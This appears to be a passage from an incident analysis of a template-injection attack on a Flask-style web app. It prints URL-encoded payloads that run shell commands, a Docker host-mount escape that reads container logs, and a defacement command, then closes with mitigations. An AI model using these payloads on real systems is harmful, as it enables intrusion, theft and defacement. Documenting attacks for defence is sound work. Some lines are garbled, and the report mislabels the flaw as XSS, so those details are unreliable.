/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%5D('docker%20run%20--rm\$20-v%20/:/mnt%20busybox%20cat%20/var/lib/docker/containers/1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25/1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25-json.log').read()%20%7D%7D

 $root@bc48fc45a016:/app\#\ docker\ run\ --rm\ -v\ /:/mnt\ busybox\ cat\\/var/lib/docker/containers/1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca4\\39a4043dfb15b25/1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043\ dfb15b25-json.log$

Ran at: [Jan 6, 2022 14:25:24.146304000 EST]

The attacker here gets all the logs present on the docker container they escaped, for more information: <u>Container and Resource Discover</u>.

Detailed Analysis - Website Defacement

After getting all the sensitive information present on the system the attacker defaces the website by changing the background color, restart it to take the changes into effect and upload an image with the admin credentials found hardcoded on the application while they enumerated the system:

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'pop en'%5D('%20echo%20%22%3Cbody%20bgcolor=%22black%22%3E%3Ccenter%3E%3 Cimg%20src=%22/static/gallery/bg.png%22%3E%3C/center%3E%3C/body%3E%22%2 0%3E%20/app/templates/index.html').read()%20%7D%7 root@bc48fc45a016:/app# echo "<body bgcolor="black"><center><img

src="/static/gallery/bg.png"></center></body>" > /app/templates/index.html


Ran at: [Jan 6, 2022 14:27:27.170738000 EST]

The attackers deface the web application by changing the background of it to black, for more information: <u>Defacement</u>.

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'po pen'%5D('docker%20restart%20app').read()%20%7D%7
root@bc48fc45a016:/app# **docker restart app**

Ran at: [Jan 6, 2022 14:27:36.185792000 EST]

Attack Matrix attacker's road map



Conclusion

In conclusion, the attacker aimed to take over the machine, in order to make changes and get information. They most likely wanted to get immediate access to the machine but also managed to get persistent access to it.

In order to mitigate the attack, and prevent new ones from occurring, we need to reinforce our website to prevent XSS Attacks, since this was the way the user understood he could do RCE Template Injection.

Sanitization and Sandboxing are two different strategies that can fix Template Injection problems. Sanitizing consists of sanitizing the input before passing it into the templates by removing unwanted and risky characters before parsing the data.

Sandboxing consists of sandboxing the template environment in a docker container. With this, we can use docker security to have a secure environment that limits any malicious activities.

In the case of the container present on the host machine it had the docker socket exposed and also an environment variable pointing to it, to prevent this its needed to more securely test the deployable versions of the product.

To prevent the intruder from accessing our machine again (persistence), it is needed to remove the job he scheduled on the contrabs of our machine. To do so, we can simply remove the extra line on the /mnv/etc/crontab file. The intruder also got access to hardcoded credentials for admin access to the public facing web application, to mitigate this it's needed to change admin credentials and also change the way they are set on the application, not making them hard coded. The attackers also got access to every user account, private and public keys present on the host machine, configuration files for the mysql database, bash history, SSL certificates, /etc/shadow and /etc/passwd, source code for the web application and full logs for the host and container machines.

Finally the web application was defaced by the change of the source code and also by the use of admin credentials to upload an image file.